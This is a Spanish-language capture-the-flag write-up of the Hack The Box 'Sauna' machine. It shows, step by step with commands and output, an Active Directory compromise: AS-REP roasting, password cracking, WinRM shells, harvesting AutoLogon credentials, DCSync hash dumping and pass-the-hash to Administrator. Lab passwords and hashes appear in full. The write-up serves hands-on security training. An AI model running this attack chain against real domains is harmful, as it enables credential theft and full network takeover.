

Máquina Sauna Hack The Box Easy

Hoy la verdad tengo prisa, no debería de hacer una máquina tan al grano pero las comprobaciones habituales no las voy a realizar

```
└─$ sudo openvpn hackthebox.ovpn
[sudo] contraseña para jouker:
2025-04-25 22:13:47 WARNING: Compression for receiving enabled. Compression has been used in the past to break encryption. Sent packets are not compressed unless "allow-compression yes"
also set,
2025-04-25 22:13:47 Note: --data-ciphers-fallback with cipher 'AES-128-CBC' disables data channel offload.
2025-04-25 22:13:47 OpenVPN 2.6.13 x86_64-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/TKINFO] [AEAD] [DCO]
2025-04-25 22:13:47 library versions: OpenSSL 3.5.0 8 Apr 2025, LZO 2.10
2025-04-25 22:13:47 DCO version: N/A
2025-04-25 22:13:47 TCP/UDP: Preserving recently used remote address: [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 Socket Buffers: R=[131072->131072] S=[16384->16384]
2025-04-25 22:13:47 Attempting to establish TCP connection with [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCP connection established with [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TCPv4_CLIENT link local: (not bound)
2025-04-25 22:13:47 TCPv4_CLIENT link remote: [AF_INET]154.57.165.241:443
2025-04-25 22:13:47 TLS: Initial packet from [AF_INET]154.57.165.241:443, sld=d74a35d0 268c7c9d
2025-04-25 22:13:47 VERIFY OK: depth=2, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: Root Certificate Authority
2025-04-25 22:13:47 VERIFY OK: depth=1, C=GR, O=Hack The Box, OU=Systems, CN=HTB VPN: eu-vip-15 Issuing CA
2025-04-25 22:13:47 VERIFY KU OK
2025-04-25 22:13:47 Validating certificate extended key usage
2025-04-25 22:13:47 ++ Certificate has EKU (str) TLS Web Client Authentication, expects TLS Web Server Authentication
```

Hay ping con el objetivo

```
(jouker@joukerm)-[~/Escritorio/temporal]
└─$ ping 10.10.10.175
PING 10.10.10.175 (10.10.10.175) 56(84) bytes of data.
64 bytes from 10.10.10.175: icmp_seq=1 ttl=127 time=38.5 ms
64 bytes from 10.10.10.175: icmp_seq=2 ttl=127 time=36.8 ms
^C
--- 10.10.10.175 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 36.755/37.611/38.468/0.856 ms
(jouker@joukerm)-[~/Escritorio/temporal]
```

Resultado del NMAP podemos destacar que el puerto 80 también se encuentra disponible, seguramente haya que usarlo.

```

NSE Timing: About 99.96% done; ETC: 22:18 (0:00:00 remaining)
Completed NSE at 22:18, 40.07s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 2.56s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 22:18
Completed NSE at 22:18, 0.00s elapsed
Nmap scan report for 10.10.10.175
Host is up, received user-set (0.043s latency).
Scanned at 2025-04-25 22:16:46 CEST for 125s
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE        REASON      VERSION
55/tcp    open  domain         syn-ack ttl 127 Simple DNS Plus
80/tcp    open  http           syn-ack ttl 127 Microsoft IIS httpd 10.0
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: Egotistical Bank :: Home
|_ http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_ Potentially risky methods: TRACE
88/tcp    open  kerberos-sec   syn-ack ttl 127 Microsoft Windows Kerberos (server time: 2025-04-26 03:17:22Z)
135/tcp    open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
139/tcp    open  netbios-ssn    syn-ack ttl 127 Microsoft Windows netbios-ssn
389/tcp    open  ldap           syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
445/tcp    open  microsoft-ds?  syn-ack ttl 127
464/tcp    open  kpasswd5?      syn-ack ttl 127
593/tcp    open  ncacn_http     syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
636/tcp    open  tcpwrapped     syn-ack ttl 127
3268/tcp   open  ldap           syn-ack ttl 127 Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0., Site: Default-First-Site-Name)
3269/tcp   open  tcpwrapped     syn-ack ttl 127
5985/tcp   open  http           syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header: Microsoft-HTTPAPI/2.0
|_ http-title: Not Found
9389/tcp   open  mc-nmf         syn-ack ttl 127 .NET Message Framing
49667/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49673/tcp  open  ncacn_http     syn-ack ttl 127 Microsoft Windows RPC over HTTP 1.0
49674/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49677/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49689/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
49696/tcp  open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Un poco de crackmapexec como en los viejos tiempos, listamos a ver que añadimos al /etc/hosts

```

crackmapexec: error: argument protocol: invalid choice: 10.10.10.175 (choose from mssql, rdp, tcp, ldap, ssh, winrm, smb)

(jouker@jouker) [~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.175 -u '' -p ''
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\

(jouker@jouker) [~/Escritorio/temporal]
$

```

```

10.10.11.174 support.htb dc.support.htb
10.0.2.12 SOUPEDECODE.LOCAL
10.10.11.51 DC01.sequel.htb sequel.htb
10.10.10.175 EGOTISTICAL-BANK.LOCAL
# the following lines are desirable for IPv6 capable hosts

```

No podemos listar cosas sin credenciales, vayamos a la web mejor.

```

$ sudo nano /etc/hosts

(jouker@jouker) [~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.175 -u '' -p '' --shares
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [+] EGOTISTICAL-BANK.LOCAL\
SMB 10.10.10.175 445 SAUNA [-] Error enumerating shares: STATUS_ACCESS_DENIED

(jouker@jouker) [~/Escritorio/temporal]
$

(jouker@jouker) [~/Escritorio/temporal]
$ crackmapexec smb 10.10.10.175 -u 'guest' -p '' --shares
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [-] EGOTISTICAL-BANK.LOCAL\guest: STATUS_ACCOUNT_DISABLED

(jouker@jouker) [~/Escritorio/temporal]
$

```

En la página dentro del about us hay unos posibles usuarios que vamos a anotar.



Fergus Smith



Shaun Coins



Hugo Bear



Bowie Taylor



Sophie Driver



Steven Kerb

AMAZING

Meet The Team

“ Meet the team. So many bank account managers but only one security manager. Sounds about right!

En el caso de active directory de forma general siempre hay un formato de nombre, dicho formato puede ser p.palomo, pablo.palomo etc, en este caso vamos a usar una herramienta que tu al ponerle un user te puede sacar variables de un mismo nombre.

Linkedin users:

Google

linkedin users github

All Images News Videos Short videos Forums Web More Tools

GitHub
https://github.com › initstring › linkedin2username

[initstring/linkedin2username: OSINT Tool](#)

OSINT tool to generate lists of probable usernames from a given company's LinkedIn page. This tool may break when LinkedIn changes their site.

OSINT Tool: Generate username lists from companies on LinkedIn.

This is a pure web-scraper, no API key required. You use your valid LinkedIn username and password to login, it will create several lists of possible username formats for all employees of a company you point it at.

Here's what you get:

- first.last.txt: Usernames like Joe.Schmoe
- f.last.txt: Usernames like J.Schmoe
- flast.txt: Usernames like JSchmoe
- firstl.txt: Usernames like JoeS
- first.txt Usernames like Joe
- lastf.txt Usernames like SchmoeJ
- rawnames.txt: Full name like Joe Schmoe
- metadata.txt CSV file which is full_name,occupation

Optionally, the tool will append @domain.xxx to the usernames.



Pues he patinado mucho, la herramienta no era esa. La herramienta es la siguiente:

Username-anarchy, tampoco soy un animal, en vez de probar con todos los usuarios solo voy a probar uno de ellos.

```
(jouker@jouker) - [~/Escritorio/herramientas/username-anarchy]
$ ruby username-anarchy Fergus Smith
fergus
fergussmith
fergus.smith
fergussm
fergsmi
ferguss
f.smith
fsmith
sfergus
s.fergus
smithf
smith
smith.f
smith.fergus
fs
```

Creo que me acabo de sacar el jackpot, el primer usuario que pruebo tiene el parametro DOES NOT REQUIRE activo, que suerte que he tenido esta vez.

```
(jouker@joukerm) [~/Escritorio/temporal]
$ impacket-GetNPUsers -usersfile usuarios2.txt -dc-ip 10.10.10.175 'EGOTISTICAL-BANK.LOCAL/'
Impacket v0.13.0.dev0+20250220-93340.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is deprecated and scheduled for removal in a future version. Use timezone-aware o
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:802db0cf247c21ad69979fedbd0628a5ac623b5e0c552a4f792d9b1863ee276f9f8fc605ad5980a5c2c9fdf7616b1ead2f6a5c48d41e3756532a22f9505a95ff7c7ff0c698052aef
c922d45614a4c99990b4368c7b88894b68fb136a9a7e188ff1f3fde93e743fb5e32f8e953eb7cf032305975127ac19df3911919f60ffdf0dc92a9e3063f1fb8f66c59c0125690ff5d3e8d50ea1052167ee1cdb30bc6010e8fd702d59309
369e45e2db4f7cfe7bb74502f7dd229f6a3de4ebca807388a132d04ee82977d20ba0b769e1f9d0b6b5d8f84284e28f1eba406089d25c3b547a05deebf7b09ed8f5b7fa87720e8682ce65d5f7bbc0b659db069cdf77f35bac699ed3dadba
83684de9d3161b0d0408631
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
(jouker@joukerm) [~/Escritorio/temporal]
```

Aún así voy a hacerlo bien y ahora que se el formato voy a probar con los demás usuarios aunque sea para comprobar que son válidos a nivel de sistema

hmmmm, no los ha detectado bien, pero como decía hoy tengo prisa después comparo con los nombres que obtenga

```
(jouker@joukerm) [~/Escritorio/temporal]
$ impacket-GetNPUsers -usersfile 3.txt -dc-ip 10.10.10.175 'EGOTISTICAL-BANK.LOCAL/'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

/usr/share/doc/python3-impacket/examples/GetNPUsers.py:165: DeprecationWarning: datetime.datetime.utcnow() is
bjects to represent datetimes in UTC: datetime.datetime.now(datetime.UTC).
  now = datetime.datetime.utcnow() + datetime.timedelta(days=1)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

(jouker@joukerm) [~/Escritorio/temporal]
$ cat 3.txt
scoins
hbear
btaylor
sdriver
skerb

(jouker@joukerm) [~/Escritorio/temporal]
```

Mientras hacia lo anterior he dejado crackeando la password de mi colega.

```
(jouker@jouker)-[~/Escritorio/temporal]
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Thestrokes23 ($krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL)
1g 0:00:00:15 DONE (2025-04-25 22:35) 0.06485g/s 683480p/s 683480c/s 683480C/s Thing..The_peppermill
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

(jouker@jouker)-[~/Escritorio/temporal]
$
```

Si señores hay evil win rm

```
SKERO
(jouker@jouker)-[~/Escritorio/temporal]
$ netexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23

(jouker@jouker)-[~/Escritorio/temporal]
$ netexec winrm 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [*] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23 (Pwn3d!)

(jouker@jouker)-[~/Escritorio/temporal]
$
```

Pero no puedo irme al evil-winrm sin antes mirar los usuarios en cuestión:

Pues acabo de tener la suerte de 1 en un millón, todos los demás usuarios no existían, ya me parecía raro a mi

```
(jouker@jouker)-[~/Escritorio/temporal]
$ netexec smb 10.10.10.175 -u 'fsmith' -p 'Thestrokes23' --users
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [*] EGOTISTICAL-BANK.LOCAL\fsmith:Thestrokes23
SMB 10.10.10.175 445 SAUNA -Username- -Last PW Set- -BadPW- -Description-
SMB 10.10.10.175 445 SAUNA Administrator 2021-07-26 16:16:16 0 Built-in account for administering the computer/domain
SMB 10.10.10.175 445 SAUNA Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.10.10.175 445 SAUNA krbtgt 2020-01-23 05:45:30 0 Key Distribution Center Service Account
SMB 10.10.10.175 445 SAUNA HSMith 2020-01-23 05:54:34 0
SMB 10.10.10.175 445 SAUNA FSmith 2020-01-23 16:45:19 0
SMB 10.10.10.175 445 SAUNA svc_loanmgr 2020-01-24 23:48:31 0
SMB 10.10.10.175 445 SAUNA [*] Enumerated 6 local users: EGOTISTICALBANK

(jouker@jouker)-[~/Escritorio/temporal]
$
```

Abrimos la consola evil-winrm

```
[junker@junker] ~/Escritorio/temporal
$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'Thestrokes23'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> cd ..
*Evil-WinRM* PS C:\Users\FSmith> cd Desktop
*Evil-WinRM* PS C:\Users\FSmith\Desktop> dir

Directory: C:\Users\FSmith\Desktop

Mode                LastWriteTime         Length Name
----                -
-ar---            4/25/2025   6:38 PM             34 user.txt

*Evil-WinRM* PS C:\Users\FSmith\Desktop> type user.txt
982406f47f43815c042ea6a78f67b1d5
*Evil-WinRM* PS C:\Users\FSmith\Desktop>
```

Para escalar privilegios antes de abrir nuestro querido bloodhound vamos a darle un intento a winpeas, a ver si nos lista escaladas de interés.

```

-jouker@jouker: ~$ ./jouker_jouker -i 10.10.10.175 -u 'fsmith' -p 'TheStrokes23'
-rw-rw-r-- 1 jouker jouker 10144256 abr 25 22:45 winPEASx64.exe

(jouker@jouker)~[~/Escritorio/herramientas]
$ chmod +x winPEASx64.exe

(jouker@jouker)~[~/Escritorio/herramientas]
$ evil-winrm -i 10.10.10.175 -u 'fsmith' -p 'TheStrokes23'

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> upload winPEASx64.exe

Info: Uploading /home/jouker/Escritorio/herramientas/winPEASx64.exe to C:\Users\FSmith\Documents\winPEASx64.exe

```

```

ADVISORY: winpeas should be used for authorized penetration testing and/or educational purposes only. Any misuse of this software will not be the r
r collaborator. Use it at your own devices and/or with the device owner's permission.

WinPEAS-ng by @hacktricks_live

/-----/
|                                     |
|               Do you like PEASS?   |
|                                     |
| Learn Cloud Hacking      : training.hacktricks.xyz |
| Follow on Twitter       : @hacktricks_live         |
| Respect on HTB          : SirBroccoll              |
|                                     |
|               Thank you!           |
|                                     |
|-----|

[+] Legend:
Red          Indicates a special privilege over an object or something is misconfigured
Green        Indicates that some protection is enabled or something is well configured
Cyan         Indicates active users
Blue         Indicates disabled users
LightYellow  Indicates links

You can find a Windows local PE Checklist here: https://book.hacktricks.wiki/en/windows-hardening/checklist-windows-privilege-escalation.html
Creating Dynamic lists, this could take a while, please wait...
- Loading sensitive_files yaml definitions file...
- Loading regexes yaml definitions file...
- Checking if domain...

```

YYY CREDENCIALES SUELTAS DEL USUARIO svc_loanmanager

```
C:\Users\FSmith : FSmith [AllAccess]
C:\Users\Public
C:\Users\svc_loanmgr

ÉÉÉÉÉÉÉÉÉÉ¹ Looking for AutoLogon credentials
Some AutoLogon credentials were found
DefaultDomainName      : EGOISTICALBANK
DefaultUserName        : EGOISTICALBANK\svc_loanmanager
DefaultPassword        : Moneymakestheworldgoround!

ÉÉÉÉÉÉÉÉÉÉ¹ Password Policies
É Check for a possible brute-force
Domain: Builtin
SID: S-1-5-32
```

Importante revisar el nombre porque no ha sido el mismo en este caso, ha variado ligeramente...

```
(jouker@jouker) [~/Escritorio/herramientas]
$ netexec smb 10.10.10.175 -u 'fsmith' -p 'TheStrokes23' --users
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [*] EGOISTICAL-BANK.LOCAL\FSmith:TheStrokes23
SMB 10.10.10.175 445 SAUNA -Username- -Last PW Set- -BadPW- -Description-
SMB 10.10.10.175 445 SAUNA Administrator 2021-07-26 16:16:16 0 Built-in account for administering the computer/domain
SMB 10.10.10.175 445 SAUNA Guest <never> 0 Built-in account for guest access to the computer/domain
SMB 10.10.10.175 445 SAUNA krbtgt 2020-01-23 05:45:30 0 Key Distribution Center Service Account
SMB 10.10.10.175 445 SAUNA HSmith 2020-01-23 05:54:34 0
SMB 10.10.10.175 445 SAUNA FSmith 2020-01-23 16:45:10 0
SMB 10.10.10.175 445 SAUNA svc_loanmgr 2020-01-24 23:48:31 0
[*] Enumerated 6 local users: EGOISTICALBANK

(jouker@jouker) [~/Escritorio/herramientas]
$ netexec smb 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround'
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [-] EGOISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround STATUS_LOGON_FAILURE

(jouker@jouker) [~/Escritorio/herramientas]
$ netexec smb 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
SMB 10.10.10.175 445 SAUNA [*] Windows 10 / Server 2019 Build 17763 x64 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL) (signing:True) (SMBv1:False)
SMB 10.10.10.175 445 SAUNA [*] EGOISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!

(jouker@jouker) [~/Escritorio/herramientas]
$
```

Y de vuelta al evilwinrm

```
SMB 10.10.10.175 445 SAUNA [*] EGOISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround!

(jouker@jouker) [~/Escritorio/herramientas]
$ netexec winrm 10.10.10.175 -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!'
WINRM 10.10.10.175 5985 SAUNA [*] Windows 10 / Server 2019 Build 17763 (name:SAUNA) (domain:EGOTISTICAL-BANK.LOCAL)
WINRM 10.10.10.175 5985 SAUNA [*] EGOISTICAL-BANK.LOCAL\svc_loanmgr:Moneymakestheworldgoround! (Pwn3d!)

(jouker@jouker) [~/Escritorio/herramientas]
```

Es cierto que podría haberlo hecho con bloodhound y también con el sharphound pero la verdad me da algo de palo la transferencia de archivos y esto va bastante más rápido

```
(jouker@jouker) [~/Escritorio/herramientas/BloodHound.py]
$ python3 bloodhound.py -u 'svc_loanmgr' -p 'Moneymakestheworldgoround!' -c All -d EGOISTICAL-BANK.LOCAL -ns 10.10.10.175
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: egotistical-bank.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (SAUNA.EGOTISTICAL-BANK.LOCAL:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: SAUNA.EGOTISTICAL-BANK.LOCAL
INFO: Found 7 users
INFO: Found 52 groups
INFO: Found 3 gpos
INFO: Found 1 ou
```


Abro la comanda para borrar la BBDD y seguidamente abro neo4j para bloodhound...

```
$ cat neo4jdelete
MATCH (n) DETACH DELETE n;

(jouker@joukerm)-[~]
$ sudo neo4j start
[sudo] contraseña para jouker:
Directories in use:
home:           /usr/share/neo4j
config:         /usr/share/neo4j/conf
logs:           /etc/neo4j/logs
plugins:        /usr/share/neo4j/plugins
import:         /usr/share/neo4j/import
data:           /etc/neo4j/data
certificates:   /usr/share/neo4j/certificates
licenses:       /usr/share/neo4j/licenses
run:            /var/lib/neo4j/run
Starting Neo4j.
Started neo4j (pid:31965). It is available at http://localhost:7474
There may be a short delay until the server is ready.

(jouker@joukerm)-[~]
$
```

Subimos los archivos generados con bloodhound.

Upload Progress

20250425230407_ous.json

Upload Complete100%


20250425230407_gpos.json

Upload Complete100%


20250425230407_groups.json

Upload Complete100%

Clear Finished



SVC_LOANMGR@EGOTISTICAL-BANK.LOCAL



Tengo privilegios para realizar un dcsync.

Y de una forma fácil y sencillo conseguimos el hash del admin que nos permitirá hacer pass-the-hash con las credenciales de administrador.

```
(jouker@joukerm) [~]
$ impacket-secretsdump 'EGOTISTICAL-BANK.LOCAL'/'svc_loanmgr':'Moneymakesheworldgoround!'@'dc.EGOTISTICAL-BANK.LOCAL'
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d/e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad97676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSmith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:b1edbfcb24894d4c4b84ed8e78424732:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSmith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\HSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSmith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4dddb4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cff2efaacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:3764fd7c943796e8037d743a356b5c38e6b356579da3d34c166593c05c301f10
SAUNA$:aes128-cts-hmac-sha1-96:3a4623fc076aa0ff80a49ebbf2f5c74e
SAUNA$:des-cbc-md5:949e94e94068bf75
[*] Cleaning up...
```

Conseguido, fácil y para toda la familia

```
(jouker@joukerm)-[~]  
$ evil-winrm -i 10.10.10.175 -u 'administrator' -H '823452073d75b9d1cf70ebdf86c7f98e'  
Evil-WinRM shell v3.7  
  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection'  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completions  
Info: Establishing connection to remote endpoint  
